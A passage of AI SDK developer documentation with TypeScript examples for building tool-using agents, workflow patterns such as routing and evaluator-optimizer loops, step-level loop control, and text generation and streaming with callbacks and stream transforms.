toolChoice: {
type: 'tool',
toolName: 'weather', // Force the weather tool to be used
},
});
Structured Output
Define structured output schemas:
import { Experimental_Agent as Agent, Output, stepCountIs } from 'ai';
import { z } from 'zod';
const analysisAgent = new Agent({
model: __MODEL__,
experimental_output: Output.object({
schema: z.object({
sentiment: z.enum(['positive', 'neutral', 'negative']),
summary: z.string(),
keyPoints: z.array(z.string()),
}),
}),
stopWhen: stepCountIs(10),
});
const { experimental_output: output } = await analysisAgent.generate({
prompt: 'Analyze customer feedback from the last quarter',
});
Define Agent Behavior with System Prompts
System prompts define your agent's behavior, personality, and constraints. They set the context for all interactions and guide how the agent responds to user queries and uses tools.
Basic System Prompts
Set the agent's role and expertise:
const agent = new Agent({
model: __MODEL__,
system:
'You are an expert data analyst. You provide clear insights from complex data.',
});
Detailed Behavioral Instructions
Provide specific guidelines for agent behavior:
const codeReviewAgent = new Agent({
model: __MODEL__,
system: `You are a senior software engineer conducting code reviews.
Your approach:
- Focus on security vulnerabilities first
- Identify performance bottlenecks
- Suggest improvements for readability and maintainability
- Be constructive and educational in your feedback
- Always explain why something is an issue and how to fix it`,
});
Constrain Agent Behavior
Set boundaries and ensure consistent behavior:
const customerSupportAgent = new Agent({
model: __MODEL__,
system: `You are a customer support specialist for an e-commerce platform.
Rules:
- Never make promises about refunds without checking the policy
- Always be empathetic and professional
- If you don't know something, say so and offer to escalate
- Keep responses concise and actionable
- Never share internal company information`,
tools: {
checkOrderStatus,
lookupPolicy,
createTicket,
},
});
Tool Usage Instructions
Guide how the agent should use available tools:
const researchAgent = new Agent({
model: __MODEL__,
system: `You are a research assistant with access to search and document tools.
When researching:
1. Always start with a broad search to understand the topic
2. Use document analysis for detailed information
3. Cross-reference multiple sources before drawing conclusions
4. Cite your sources when presenting information
5. If information conflicts, present both viewpoints`,
tools: {
webSearch,
analyzeDocument,
extractQuotes,
},
});
Format and Style Instructions
Control the output format and communication style:
const technicalWriterAgent = new Agent({
model: __MODEL__,
system: `You are a technical documentation writer.
Writing style:
- Use clear, simple language
- Avoid jargon unless necessary
- Structure information with headers and bullet points
- Include code examples where relevant
- Write in second person ("you" instead of "the user")
Always format responses in Markdown.`,
});
Using an Agent
Once defined, you can use your agent in three ways:
Generate Text
Use generate() for one-time text generation:
const result = await myAgent.generate({
prompt: 'What is the weather like?',
});
console.log(result.text);
Stream Text
Use stream() for streaming responses:
const stream = myAgent.stream({
prompt: 'Tell me a story',
});
for await (const chunk of stream.textStream) {
console.log(chunk);
}
Respond to UI Messages
Use respond() to create API responses for client applications:
// In your API route (e.g., app/api/chat/route.ts)
import { validateUIMessages } from 'ai';
export async function POST(request: Request) {
const { messages } = await request.json();
return myAgent.respond({
messages: await validateUIMessages({ messages }),
});
}
End-to-end Type Safety
You can infer types for your Agent's UIMessages:
import {
Experimental_Agent as Agent,
Experimental_InferAgentUIMessage as InferAgentUIMessage,
} from 'ai';
const myAgent = new Agent({
// ... configuration
});
// Infer the UIMessage type for UI components or persistence
export type MyAgentUIMessage = InferAgentUIMessage<typeof myAgent>;
Use this type in your client components with useChat:
'use client';
import { useChat } from '@ai-sdk/react';
import type { MyAgentUIMessage } from '@/agent/my-agent';
export function Chat() {
const { messages } = useChat<MyAgentUIMessage>();
// Full type safety for your messages and tools
}
Next Steps
Now that you understand building agents, you can:
- Explore workflow patterns for structured patterns using core functions
- Learn about loop control for advanced execution control
- See manual loop examples for custom workflow implementations
title: Workflow Patterns description: Learn workflow patterns for building reliable agents with the AI SDK.
Workflow Patterns
Combine the building blocks from the overview with these patterns to add structure and reliability to your agents:
- Sequential Processing - Steps executed in order
- Parallel Processing - Independent tasks run simultaneously
- Evaluation/Feedback Loops - Results checked and improved iteratively
- Orchestration - Coordinating multiple components
- Routing - Directing work based on context
Choose Your Approach
Consider these key factors:
- Flexibility vs Control - How much freedom does the LLM need vs how tightly you must constrain its actions?
- Error Tolerance - What are the consequences of mistakes in your use case?
- Cost Considerations - More complex systems typically mean more LLM calls and higher costs
- Maintenance - Simpler architectures are easier to debug and modify
Start with the simplest approach that meets your needs. Add complexity only when required by:
- Breaking down tasks into clear steps
- Adding tools for specific capabilities
- Implementing feedback loops for quality control
- Introducing multiple agents for complex workflows
Let's look at examples of these patterns in action.
Patterns with Examples
These patterns, adapted from Anthropic's guide on building effective agents, serve as building blocks you can combine to create comprehensive workflows. Each pattern addresses specific aspects of task execution. Combine them thoughtfully to build reliable solutions for complex problems.
Sequential Processing (Chains)
The simplest workflow pattern executes steps in a predefined order. Each step's output becomes input for the next step, creating a clear chain of operations. Use this pattern for tasks with well-defined sequences, like content generation pipelines or data transformation processes.
import { generateText, generateObject } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function generateMarketingCopy(input: string) {
const model = __MODEL__;
// First step: Generate marketing copy
const { text: copy } = await generateText({
model,
prompt: `Write persuasive marketing copy for: ${input}. Focus on benefits and emotional appeal.`,
});
// Perform quality check on copy
const { object: qualityMetrics } = await generateObject({
model,
schema: z.object({
hasCallToAction: z.boolean(),
emotionalAppeal: z.number().min(1).max(10),
clarity: z.number().min(1).max(10),
}),
prompt: `Evaluate this marketing copy for:
1. Presence of call to action (true/false)
2. Emotional appeal (1-10)
3. Clarity (1-10)
Copy to evaluate: ${copy}`,
});
// If quality check fails, regenerate with more specific instructions
if (
!qualityMetrics.hasCallToAction ||
qualityMetrics.emotionalAppeal < 7 ||
qualityMetrics.clarity < 7
) {
const { text: improvedCopy } = await generateText({
model,
prompt: `Rewrite this marketing copy with:
${!qualityMetrics.hasCallToAction ? '- A clear call to action' : ''}
${qualityMetrics.emotionalAppeal < 7 ? '- Stronger emotional appeal' : ''}
${qualityMetrics.clarity < 7 ? '- Improved clarity and directness' : ''}
Original copy: ${copy}`,
});
return { copy: improvedCopy, qualityMetrics };
}
return { copy, qualityMetrics };
}
Routing
This pattern lets the model decide which path to take through a workflow based on context and intermediate results. The model acts as an intelligent router, directing the flow of execution between different branches of your workflow. Use this when handling varied inputs that require different processing approaches. In the example below, the first LLM call's results determine the second call's model size and system prompt.
import { generateObject, generateText } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function handleCustomerQuery(query: string) {
const model = __MODEL__;
// First step: Classify the query type
const { object: classification } = await generateObject({
model,
schema: z.object({
reasoning: z.string(),
type: z.enum(['general', 'refund', 'technical']),
complexity: z.enum(['simple', 'complex']),
}),
prompt: `Classify this customer query:
${query}
Determine:
1. Query type (general, refund, or technical)
2. Complexity (simple or complex)
3. Brief reasoning for classification`,
});
// Route based on classification
// Set model and system prompt based on query type and complexity
const { text: response } = await generateText({
model:
classification.complexity === 'simple'
? 'openai/gpt-4o-mini'
: 'openai/o4-mini',
system: {
general:
'You are an expert customer service agent handling general inquiries.',
refund:
'You are a customer service agent specializing in refund requests. Follow company policy and collect necessary information.',
technical:
'You are a technical support specialist with deep product knowledge. Focus on clear step-by-step troubleshooting.',
}[classification.type],
prompt: query,
});
return { response, classification };
}
Parallel Processing
Break down tasks into independent subtasks that execute simultaneously. This pattern uses parallel execution to improve efficiency while maintaining the benefits of structured workflows. For example, analyze multiple documents or process different aspects of a single input concurrently (like code review).
import { generateText, generateObject } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
// Example: Parallel code review with multiple specialized reviewers
async function parallelCodeReview(code: string) {
const model = __MODEL__;
// Run parallel reviews
const [securityReview, performanceReview, maintainabilityReview] =
await Promise.all([
generateObject({
model,
system:
'You are an expert in code security. Focus on identifying security vulnerabilities, injection risks, and authentication issues.',
schema: z.object({
vulnerabilities: z.array(z.string()),
riskLevel: z.enum(['low', 'medium', 'high']),
suggestions: z.array(z.string()),
}),
prompt: `Review this code:
${code}`,
}),
generateObject({
model,
system:
'You are an expert in code performance. Focus on identifying performance bottlenecks, memory leaks, and optimization opportunities.',
schema: z.object({
issues: z.array(z.string()),
impact: z.enum(['low', 'medium', 'high']),
optimizations: z.array(z.string()),
}),
prompt: `Review this code:
${code}`,
}),
generateObject({
model,
system:
'You are an expert in code quality. Focus on code structure, readability, and adherence to best practices.',
schema: z.object({
concerns: z.array(z.string()),
qualityScore: z.number().min(1).max(10),
recommendations: z.array(z.string()),
}),
prompt: `Review this code:
${code}`,
}),
]);
const reviews = [
{ ...securityReview.object, type: 'security' },
{ ...performanceReview.object, type: 'performance' },
{ ...maintainabilityReview.object, type: 'maintainability' },
];
// Aggregate results using another model instance
const { text: summary } = await generateText({
model,
system: 'You are a technical lead summarizing multiple code reviews.',
prompt: `Synthesize these code review results into a concise summary with key actions:
${JSON.stringify(reviews, null, 2)}`,
});
return { reviews, summary };
}
Orchestrator-Worker
A primary model (orchestrator) coordinates the execution of specialized workers. Each worker optimizes for a specific subtask, while the orchestrator maintains overall context and ensures coherent results. This pattern excels at complex tasks requiring different types of expertise or processing.
import { generateObject } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function implementFeature(featureRequest: string) {
// Orchestrator: Plan the implementation
const { object: implementationPlan } = await generateObject({
model: __MODEL__,
schema: z.object({
files: z.array(
z.object({
purpose: z.string(),
filePath: z.string(),
changeType: z.enum(['create', 'modify', 'delete']),
}),
),
estimatedComplexity: z.enum(['low', 'medium', 'high']),
}),
system:
'You are a senior software architect planning feature implementations.',
prompt: `Analyze this feature request and create an implementation plan:
${featureRequest}`,
});
// Workers: Execute the planned changes
const fileChanges = await Promise.all(
implementationPlan.files.map(async file => {
// Each worker is specialized for the type of change
const workerSystemPrompt = {
create:
'You are an expert at implementing new files following best practices and project patterns.',
modify:
'You are an expert at modifying existing code while maintaining consistency and avoiding regressions.',
delete:
'You are an expert at safely removing code while ensuring no breaking changes.',
}[file.changeType];
const { object: change } = await generateObject({
model: __MODEL__,
schema: z.object({
explanation: z.string(),
code: z.string(),
}),
system: workerSystemPrompt,
prompt: `Implement the changes for ${file.filePath} to support:
${file.purpose}
Consider the overall feature context:
${featureRequest}`,
});
return {
file,
implementation: change,
};
}),
);
return {
plan: implementationPlan,
changes: fileChanges,
};
}
Evaluator-Optimizer
Add quality control to workflows with dedicated evaluation steps that assess intermediate results. Based on the evaluation, the workflow proceeds, retries with adjusted parameters, or takes corrective action. This creates robust workflows capable of self-improvement and error recovery.
import { generateText, generateObject } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function translateWithFeedback(text: string, targetLanguage: string) {
let currentTranslation = '';
let iterations = 0;
const MAX_ITERATIONS = 3;
// Initial translation
const { text: translation } = await generateText({
model: __MODEL__,
system: 'You are an expert literary translator.',
prompt: `Translate this text to ${targetLanguage}, preserving tone and cultural nuances:
${text}`,
});
currentTranslation = translation;
// Evaluation-optimization loop
while (iterations < MAX_ITERATIONS) {
// Evaluate current translation
const { object: evaluation } = await generateObject({
model: __MODEL__,
schema: z.object({
qualityScore: z.number().min(1).max(10),
preservesTone: z.boolean(),
preservesNuance: z.boolean(),
culturallyAccurate: z.boolean(),
specificIssues: z.array(z.string()),
improvementSuggestions: z.array(z.string()),
}),
system: 'You are an expert in evaluating literary translations.',
prompt: `Evaluate this translation:
Original: ${text}
Translation: ${currentTranslation}
Consider:
1. Overall quality
2. Preservation of tone
3. Preservation of nuance
4. Cultural accuracy`,
});
// Check if quality meets threshold
if (
evaluation.qualityScore >= 8 &&
evaluation.preservesTone &&
evaluation.preservesNuance &&
evaluation.culturallyAccurate
) {
break;
}
// Generate improved translation based on feedback
const { text: improvedTranslation } = await generateText({
model: __MODEL__,
system: 'You are an expert literary translator.',
prompt: `Improve this translation based on the following feedback:
${evaluation.specificIssues.join('\n')}
${evaluation.improvementSuggestions.join('\n')}
Original: ${text}
Current Translation: ${currentTranslation}`,
});
currentTranslation = improvedTranslation;
iterations++;
}
return {
finalTranslation: currentTranslation,
iterationsRequired: iterations,
};
}
title: Loop Control description: Control agent execution with built-in loop management using stopWhen and prepareStep
Loop Control
You can control both the execution flow and the settings at each step of the agent loop. The AI SDK provides built-in loop control through two parameters: stopWhen for defining stopping conditions and prepareStep for modifying settings (model, tools, messages, and more) between steps.
Stop Conditions
The stopWhen parameter controls when to stop execution when there are tool results in the last step. By default, agents stop after a single step using stepCountIs(1).
When you provide stopWhen, the agent continues executing after tool calls until a stopping condition is met. When the condition is an array, execution stops when any of the conditions are met.
Use Built-in Conditions
The AI SDK provides several built-in stopping conditions:
import { Experimental_Agent as Agent, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
const agent = new Agent({
model: __MODEL__,
tools: {
// your tools
},
stopWhen: stepCountIs(20), // Stop after 20 steps maximum
});
const result = await agent.generate({
prompt: 'Analyze this dataset and create a summary report',
});
Combine Multiple Conditions
Combine multiple stopping conditions. The loop stops when it meets any condition:
import { Experimental_Agent as Agent, stepCountIs, hasToolCall } from 'ai';
__PROVIDER_IMPORT__;
const agent = new Agent({
model: __MODEL__,
tools: {
// your tools
},
stopWhen: [
stepCountIs(20), // Maximum 20 steps
hasToolCall('someTool'), // Stop after calling 'someTool'
],
});
const result = await agent.generate({
prompt: 'Research and analyze the topic',
});
Create Custom Conditions
Build custom stopping conditions for specific requirements:
import { Experimental_Agent as Agent, StopCondition, ToolSet } from 'ai';
__PROVIDER_IMPORT__;
const tools = {
// your tools
} satisfies ToolSet;
const hasAnswer: StopCondition<typeof tools> = ({ steps }) => {
// Stop when the model generates text containing "ANSWER:"
return steps.some(step => step.text?.includes('ANSWER:')) ?? false;
};
const agent = new Agent({
model: __MODEL__,
tools,
stopWhen: hasAnswer,
});
const result = await agent.generate({
prompt: 'Find the answer and respond with "ANSWER: [your answer]"',
});
Custom conditions receive step information across all steps:
const budgetExceeded: StopCondition<typeof tools> = ({ steps }) => {
const totalUsage = steps.reduce(
(acc, step) => ({
inputTokens: acc.inputTokens + (step.usage?.inputTokens ?? 0),
outputTokens: acc.outputTokens + (step.usage?.outputTokens ?? 0),
}),
{ inputTokens: 0, outputTokens: 0 },
);
const costEstimate =
(totalUsage.inputTokens * 0.01 + totalUsage.outputTokens * 0.03) / 1000;
return costEstimate > 0.5; // Stop if cost exceeds $0.50
};
Prepare Step
The prepareStep callback runs before each step in the loop and defaults to the initial settings if you don't return any changes. Use it to modify settings, manage context, or implement dynamic behavior based on execution history.
Dynamic Model Selection
Switch models based on step requirements:
import { Experimental_Agent as Agent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new Agent({
model: 'openai/gpt-5.1-mini', // Default model
tools: {
// your tools
},
prepareStep: async ({ stepNumber, messages }) => {
// Use a stronger model for complex reasoning after initial steps
if (stepNumber > 2 && messages.length > 10) {
return {
model: __MODEL__,
};
}
// Continue with default settings
return {};
},
});
const result = await agent.generate({
prompt: '...',
});
Context Management
Manage growing conversation history in long-running loops:
import { Experimental_Agent as Agent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new Agent({
model: __MODEL__,
tools: {
// your tools
},
prepareStep: async ({ messages }) => {
// Keep only recent messages to stay within context limits
if (messages.length > 20) {
return {
messages: [
messages[0], // Keep system message
...messages.slice(-10), // Keep last 10 messages
],
};
}
return {};
},
});
const result = await agent.generate({
prompt: '...',
});
Tool Selection
Control which tools are available at each step:
import { Experimental_Agent as Agent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new Agent({
model: __MODEL__,
tools: {
search: searchTool,
analyze: analyzeTool,
summarize: summarizeTool,
},
prepareStep: async ({ stepNumber, steps }) => {
// Search phase (steps 0-2)
if (stepNumber <= 2) {
return {
activeTools: ['search'],
toolChoice: 'required',
};
}
// Analysis phase (steps 3-5)
if (stepNumber <= 5) {
return {
activeTools: ['analyze'],
};
}
// Summary phase (step 6+)
return {
activeTools: ['summarize'],
toolChoice: 'required',
};
},
});
const result = await agent.generate({
prompt: '...',
});
You can also force a specific tool to be used:
prepareStep: async ({ stepNumber }) => {
if (stepNumber === 0) {
// Force the search tool to be used first
return {
toolChoice: { type: 'tool', toolName: 'search' },
};
}
if (stepNumber === 5) {
// Force the summarize tool after analysis
return {
toolChoice: { type: 'tool', toolName: 'summarize' },
};
}
return {};
};
Message Modification
Transform messages before sending them to the model:
import { Experimental_Agent as Agent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new Agent({
model: __MODEL__,
tools: {
// your tools
},
prepareStep: async ({ messages, stepNumber }) => {
// Summarize tool results to reduce token usage
const processedMessages = messages.map(msg => {
if (msg.role === 'tool' && msg.content.length > 1000) {
return {
...msg,
content: summarizeToolResult(msg.content),
};
}
return msg;
});
return { messages: processedMessages };
},
});
const result = await agent.generate({
prompt: '...',
});
Access Step Information
Both stopWhen and prepareStep receive detailed information about the current execution:
prepareStep: async ({
model, // Current model configuration
stepNumber, // Current step number (0-indexed)
steps, // All previous steps with their results
messages, // Messages to be sent to the model
}) => {
// Access previous tool calls and results
const previousToolCalls = steps.flatMap(step => step.toolCalls);
const previousResults = steps.flatMap(step => step.toolResults);
// Make decisions based on execution history
if (previousToolCalls.some(call => call.toolName === 'dataAnalysis')) {
return {
toolChoice: { type: 'tool', toolName: 'reportGenerator' },
};
}
return {};
},
Manual Loop Control
For scenarios requiring complete control over the agent loop, you can use AI SDK Core functions (generateText and streamText) to implement your own loop management instead of using stopWhen and prepareStep. This approach provides maximum flexibility for complex workflows.
Implementing a Manual Loop
Build your own agent loop when you need full control over execution:
import { generateText, ModelMessage } from 'ai';
__PROVIDER_IMPORT__;
const messages: ModelMessage[] = [{ role: 'user', content: '...' }];
let step = 0;
const maxSteps = 10;
while (step < maxSteps) {
const result = await generateText({
model: __MODEL__,
messages,
tools: {
// your tools here
},
});
messages.push(...result.response.messages);
if (result.text) {
break; // Stop when model generates text
}
step++;
}
This manual approach gives you complete control over:
- Message history management
- Step-by-step decision making
- Custom stopping conditions
- Dynamic tool and model selection
- Error handling and recovery
Learn more about manual agent loops in the cookbook.
title: Agents description: An overview of building agents with the AI SDK.
Agents
The following section show you how to build agents with the AI SDK - systems where large language models (LLMs) use tools in a loop to accomplish tasks.
<IndexCards cards={[ { title: 'Overview', description: 'Learn what agents are and why to use the Agent class.', href: '/docs/agents/overview', }, { title: 'Building Agents', description: 'Complete guide to creating agents with the Agent class.', href: '/docs/agents/building-agents', }, { title: 'Workflow Patterns', description: 'Structured patterns using core functions for complex workflows.', href: '/docs/agents/workflows', }, { title: 'Loop Control', description: 'Advanced execution control with stopWhen and prepareStep.', href: '/docs/agents/loop-control', }, ]} />
title: Overview description: An overview of AI SDK Core.
AI SDK Core
Large Language Models (LLMs) are advanced programs that can understand, create, and engage with human language on a large scale. They are trained on vast amounts of written material to recognize patterns in language and predict what might come next in a given piece of text.
AI SDK Core simplifies working with LLMs by offering a standardized way of integrating them into your app - so you can focus on building great AI applications for your users, not waste time on technical details.
For example, here’s how you can generate text with various models using the AI SDK:
AI SDK Core Functions
AI SDK Core has various functions designed for text generation, structured data generation, and tool usage. These functions take a standardized approach to setting up prompts and settings, making it easier to work with different models.
generateText: Generates text and tool calls. This function is ideal for non-interactive use cases such as automation tasks where you need to write text (e.g. drafting email or summarizing web pages) and for agents that use tools.streamText: Stream text and tool calls. You can use thestreamTextfunction for interactive use cases such as chat bots and content streaming.generateObject: Generates a typed, structured object that matches a Zod schema. You can use this function to force the language model to return structured data, e.g. for information extraction, synthetic data generation, or classification tasks.streamObject: Stream a structured object that matches a Zod schema. You can use this function to stream generated UIs.
API Reference
Please check out the AI SDK Core API Reference for more details on each function.
title: Generating Text description: Learn how to generate text with the AI SDK.
Generating and Streaming Text
Large language models (LLMs) can generate text in response to a prompt, which can contain instructions and information to process. For example, you can ask a model to come up with a recipe, draft an email, or summarize a document.
The AI SDK Core provides two functions to generate text and stream it from LLMs:
generateText: Generates text for a given prompt and model.streamText: Streams text from a given prompt and model.
Advanced LLM features such as tool calling and structured data generation are built on top of text generation.
generateText
You can generate text using the generateText function. This function is ideal for non-interactive use cases where you need to write text (e.g. drafting email or summarizing web pages) and for agents that use tools.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { text } = await generateText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can use more advanced prompts to generate text with more complex instructions and content:
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { text } = await generateText({
model: __MODEL__,
system:
'You are a professional writer. ' +
'You write simple, clear, and concise content.',
prompt: `Summarize the following article in 3-5 sentences: ${article}`,
});
The result object of generateText contains several promises that resolve when all required data is available:
result.content: The content that was generated in the last step.result.text: The generated text.result.reasoning: The full reasoning that the model has generated in the last step.result.reasoningText: The reasoning text of the model (only available for some models).result.files: The files that were generated in the last step.result.sources: Sources that have been used as references in the last step (only available for some models).result.toolCalls: The tool calls that were made in the last step.result.toolResults: The results of the tool calls from the last step.result.finishReason: The reason the model finished generating text.result.usage: The usage of the model during the final step of text generation.result.totalUsage: The total usage across all steps (for multi-step generations).result.warnings: Warnings from the model provider (e.g. unsupported settings).result.request: Additional request information.result.response: Additional response information, including response messages and body.result.providerMetadata: Additional provider-specific metadata.result.steps: Details for all steps, useful for getting information about intermediate steps.result.experimental_output: The generated structured output using theexperimental_outputspecification.
Accessing response headers & body
Sometimes you need access to the full response from the model provider, e.g. to access some provider-specific headers or body content.
You can access the raw response headers and body using the response property:
import { generateText } from 'ai';
const result = await generateText({
// ...
});
console.log(JSON.stringify(result.response.headers, null, 2));
console.log(JSON.stringify(result.response.body, null, 2));
streamText
Depending on your model and prompt, it can take a large language model (LLM) up to a minute to finish generating its response. This delay can be unacceptable for interactive use cases such as chatbots or real-time applications, where users expect immediate responses.
AI SDK Core provides the streamText function which simplifies streaming text from LLMs:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
});
// example: use textStream as an async iterable
for await (const textPart of result.textStream) {
console.log(textPart);
}
You can use streamText on its own or in combination with AI SDK
UI and AI SDK
RSC.
The result object contains several helper functions to make the integration into AI SDK UI easier:
result.toUIMessageStreamResponse(): Creates a UI Message stream HTTP response (with tool calls etc.) that can be used in a Next.js App Router API route.result.pipeUIMessageStreamToResponse(): Writes UI Message stream delta output to a Node.js response-like object.result.toTextStreamResponse(): Creates a simple text stream HTTP response.result.pipeTextStreamToResponse(): Writes text delta output to a Node.js response-like object.
It also provides several promises that resolve when the stream is finished:
result.content: The content that was generated in the last step.result.text: The generated text.result.reasoning: The full reasoning that the model has generated.result.reasoningText: The reasoning text of the model (only available for some models).result.files: Files that have been generated by the model in the last step.result.sources: Sources that have been used as references in the last step (only available for some models).result.toolCalls: The tool calls that have been executed in the last step.result.toolResults: The tool results that have been generated in the last step.result.finishReason: The reason the model finished generating text.result.usage: The usage of the model during the final step of text generation.result.totalUsage: The total usage across all steps (for multi-step generations).result.warnings: Warnings from the model provider (e.g. unsupported settings).result.steps: Details for all steps, useful for getting information about intermediate steps.result.request: Additional request information from the last step.result.response: Additional response information from the last step.result.providerMetadata: Additional provider-specific metadata from the last step.
onError callback
streamText immediately starts streaming to enable sending data without waiting for the model.
Errors become part of the stream and are not thrown to prevent e.g. servers from crashing.
To log errors, you can provide an onError callback that is triggered when an error occurs.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onError({ error }) {
console.error(error); // your error logging logic here
},
});
onChunk callback
When using streamText, you can provide an onChunk callback that is triggered for each chunk of the stream.
It receives the following chunk types:
textreasoningsourcetool-calltool-input-starttool-input-deltatool-resultraw
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onChunk({ chunk }) {
// implement your own logic here, e.g.:
if (chunk.type === 'text') {
console.log(chunk.text);
}
},
});
onFinish callback
When using streamText, you can provide an onFinish callback that is triggered when the stream is finished (
API Reference
).
It contains the text, usage information, finish reason, messages, steps, total usage, and more:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onFinish({ text, finishReason, usage, response, steps, totalUsage }) {
// your own logic, e.g. for saving the chat history or recording usage
const messages = response.messages; // messages that were generated
},
});
fullStream property
You can read a stream with all events using the fullStream property.
This can be useful if you want to implement your own UI or handle the stream in a different way.
Here is an example of how to use the fullStream property:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const result = streamText({
model: __MODEL__,
tools: {
cityAttractions: {
inputSchema: z.object({ city: z.string() }),
execute: async ({ city }) => ({
attractions: ['attraction1', 'attraction2', 'attraction3'],
}),
},
},
prompt: 'What are some San Francisco tourist attractions?',
});
for await (const part of result.fullStream) {
switch (part.type) {
case 'start': {
// handle start of stream
break;
}
case 'start-step': {
// handle start of step
break;
}
case 'text-start': {
// handle text start
break;
}
case 'text-delta': {
// handle text delta here
break;
}
case 'text-end': {
// handle text end
break;
}
case 'reasoning-start': {
// handle reasoning start
break;
}
case 'reasoning-delta': {
// handle reasoning delta here
break;
}
case 'reasoning-end': {
// handle reasoning end
break;
}
case 'source': {
// handle source here
break;
}
case 'file': {
// handle file here
break;
}
case 'tool-call': {
switch (part.toolName) {
case 'cityAttractions': {
// handle tool call here
break;
}
}
break;
}
case 'tool-input-start': {
// handle tool input start
break;
}
case 'tool-input-delta': {
// handle tool input delta
break;
}
case 'tool-input-end': {
// handle tool input end
break;
}
case 'tool-result': {
switch (part.toolName) {
case 'cityAttractions': {
// handle tool result here
break;
}
}
break;
}
case 'tool-error': {
// handle tool error
break;
}
case 'finish-step': {
// handle finish step
break;
}
case 'finish': {
// handle finish here
break;
}
case 'error': {
// handle error here
break;
}
case 'raw': {
// handle raw value
break;
}
}
}
Stream transformation
You can use the experimental_transform option to transform the stream.
This is useful for e.g. filtering, changing, or smoothing the text stream.
The transformations are applied before the callbacks are invoked and the promises are resolved.
If you e.g. have a transformation that changes all text to uppercase, the onFinish callback will receive the transformed text.
Smoothing streams
The AI SDK Core provides a smoothStream function that
can be used to smooth out text streaming.
import { smoothStream, streamText } from 'ai';
const result = streamText({
model,
prompt,
experimental_transform: smoothStream(),
});
Custom transformations
You can also implement your own custom transformations. The transformation function receives the tools that are available to the model, and returns a function that is used to transform the stream. Tools can either be generic or limited to the tools that you are using.
Here is an example of how to implement a custom transformation that converts all text to uppercase:
const upperCaseTransform =
<TOOLS extends ToolSet>() =>
(options: { tools: TOOLS; stopStream: () => void }) =>
new TransformStream<TextStreamPart<TOOLS>, TextStreamPart<TOOLS>>({
transform(chunk, controller) {
controller.enqueue(
// for text chunks, convert the text to uppercase:
chunk.type === 'text'
? { ...chunk, text: chunk.text.toUpperCase() }
: chunk,
);
},
});
You can also stop the stream using the stopStream function.
This is e.g. useful if you want to stop the stream when model guardrails are violated, e.g. by generating inappropriate content.
When you invoke stopStream, it is important to simulate the step-finish and finish events to guarantee that a well-formed stream is returned
and all callbacks are invoked.
const stopWordTransform =
<TOOLS extends ToolSet>() =>
({ stopStream }: { stopStream: () => void }) =>
new TransformStream<TextStreamPart<TOOLS>, TextStreamPart<TOOLS>>({
// note: this is a simplified transformation for testing;
// in a real-world version more there would need to be
// stream buffering and scanning to correctly emit prior text
// and to detect all STOP occurrences.
transform(chunk, controller) {
if (chunk.type !== 'text') {
controller.enqueue(chunk);
return;
}
if (chunk.text.includes('STOP')) {
// stop the stream
stopStream();
// simulate the finish-step event
controller.enqueue({
type: 'finish-step',
finishReason: 'stop',
logprobs: undefined,
usage: {
completionTokens: NaN,
promptTokens: NaN,
totalTokens: NaN,
},
request: {},
response: {
id: 'response-id',
modelId: 'mock-model-id',
timestamp: new Date(0),
},
warnings: [],
isContinued: false,
});
// simulate the finish event
controller.enqueue({
type: 'finish',
finishReason: 'stop',
logprobs: undefined,
usage: {
completionTokens: NaN,
promptTokens: NaN,
totalTokens: NaN,
},
response: {
id: 'response-id',
modelId: 'mock-model-id',
timestamp: new Date(0),
},
});
return;
}
controller.enqueue(chunk);
},
});
Multiple transformations
You can also provide multiple transformations. They are applied in the order they are provided.
const result = streamText({
model,
prompt,
experimental_transform: [firstTransform, secondTransform],
});
Sources
Some providers such as Perplexity and Google Generative AI include sources in the response.
Currently sources are limited to web pages that ground the response.
You can access them using the sources property of the result.
Each url source contains the following properties:
id: The ID of the source.url: The URL of the source.title: The optional title of the source.providerMetadata: Provider metadata for the source.
When you use generateText, you can access the sources using the sources property:
const result = await generateText({
model: 'google/gemini-2.5-flash',
tools: {
google_search: google.tools.googleSearch({}),
},
prompt: 'List the top 5 San Francisco news from the past week.',
});
for (const source of result.sources) {
if (source.sourceType === 'url') {
console.log('ID:', source.id);
console.log('Title:', source.title);
console.log('URL:', source.url);
console.log('Provider metadata:', source.providerMetadata);
console.log();
}
}
When you use streamText, you can access the sources using the fullStream property:
const result = streamText({
model: 'google/gemini-2.5-flash',
tools: {
google_search: google.tools.googleSearch({}),
},
prompt: 'List the top 5 San Francisco news from the past week.',
});
for await (const part of result.fullStream) {
if (part.type === 'source' && part.sourceType === 'url') {
console.log('ID:', part.id);
console.log('Title:', part.title);
console.log('URL:', part.url);
console.log('Provider metadata:', part.providerMetadata);
console.log();
}
}
The sources are also available in the result.sources promise.
Examples
You can see generateText and streamText in action using various frameworks in the following examples:
generateText
<ExampleLinks examples={[ { title: 'Learn to generate text in Node.js', link: '/examples/node/generating-text/generate-text', }, { title: 'Learn to generate text in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/generating-text', }, { title: 'Learn to generate text in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/generating-text', }, ]} />
streamText
